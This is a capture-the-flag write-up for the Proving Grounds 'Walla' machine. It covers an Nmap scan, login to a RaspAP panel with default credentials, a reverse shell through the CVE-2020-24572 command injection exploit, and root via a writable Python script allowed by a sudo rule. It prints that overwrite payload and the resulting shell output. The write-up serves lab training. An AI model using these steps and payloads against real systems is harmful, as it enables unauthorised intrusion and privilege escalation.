
Walla Writeup - Proving Grounds
Created October 6, 2026 • Last updated October 6, 2026 • 3 min read

Walla serves a RaspAP admin panel on lighttpd behind HTTP basic auth. Default RaspAP credentials open the panel, and RaspAP is vulnerable to CVE-2020-24572, an authenticated command injection that yields a shell as www-data. A NOPASSWD sudo rule lets www-data run a writable Python script in another user's home as root, so overwriting it with a shell payload gives root.
Reconnaissance
Nmap
Scan all TCP ports and fingerprint the services.
8091/tcp open  http    lighttpd 1.4.53
|_http-favicon: Unknown favicon MD5: B5F9F8F2263315029AD7A81420E6CC2D
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: lighttpd/1.4.53
| http-auth:
| HTTP/1.1 401 Unauthorized
|_  Basic realm=RaspAP
Explain command
| -p- | Scan all 65535 TCP ports. |
| -sCV | Run the default scripts and probe service versions. |
Port 8091 runs lighttpd behind HTTP basic auth with the realm RaspAP, the web UI for a Raspberry Pi access point.
WhatWeb
Fingerprint the web service.
http://$TARGET_IP:8091 [401 Unauthorized] Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[lighttpd/1.4.53]
Enumeration
RaspAP ships with well-known default credentials, admin:secret. They pass the basic auth prompt and load the RaspAP dashboard.

With panel access confirmed, the version is vulnerable to CVE-2020-24572, an authenticated command injection in RaspAP. The built-in web console already runs commands as www-data.
Exploitation
RaspAP command injection (CVE-2020-24572)
A public exploit, raspap_pwn.py, authenticates with the default credentials and injects a reverse shell. Start a listener first.
Explain command
| -lvnp | Listen, verbose, no DNS resolution, on the given port. |
Explain command
| -t | Target host running RaspAP. |
| -P | RaspAP port on the target. |
| -u | RaspAP username. |
| -p | RaspAP password. |
| -i | Attacker IP for the callback. |
| -l | Attacker port for the callback. |
The listener catches a shell as www-data. Enumerate the home directories.
uid=33(www-data) gid=33(www-data) groups=33(www-data)
janis  paige  terry  walter
local.txt  wifi_reset.py
User walter holds a wifi_reset.py script. Check what www-data can run with sudo.
Privilege Escalation
List the sudo rights.
Matching Defaults entries for www-data on walla:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sb...

User www-data may run the following commands on walla:
    (ALL) NOPASSWD: /sbin/ifup
    (ALL) NOPASSWD: /usr/bin/python /home/walter/wifi_reset.py
www-data can run /home/walter/wifi_reset.py as root through Python, and the script is writable. Overwrite it with a short payload that returns a root shell.
import os

os.setuid(0)
os.system('/bin/bash')root@walla:~# id uid=0(root) gid=0(root) groups=0(root)
os.setuid(0) runs under the root sudo context, so the spawned bash is root.
Related

Command Injection Exploitation
Exploit command injection vulnerabilities in web apps via HTTP/HTTPS, covering payload crafting, byp...

Sudo Misconfiguration Privilege Escalation
Exploiting misconfigured sudo rules to escalate privileges on Linux systems, covering NOPASSWD entri...
Linux Reverse Shell Payloads and One-Liners
Covers Linux reverse shell techniques using Bash, Python, Perl, Netcat and more for establishing rem...

Command Injection Detection
Detect command injection vulnerabilities in HTTP/HTTPS services by identifying unsanitized input poi...
References
-
lb0x/cve-2020-24572CVE: lb0x/cve-2020-24572, github.com/lb0x/cve-2020-24572 (opens in new tab)
raspap_pwn.py exploit for the RaspAP authenticated command injection.
-
Authenticated command injection in RaspAP allowing remote code execution.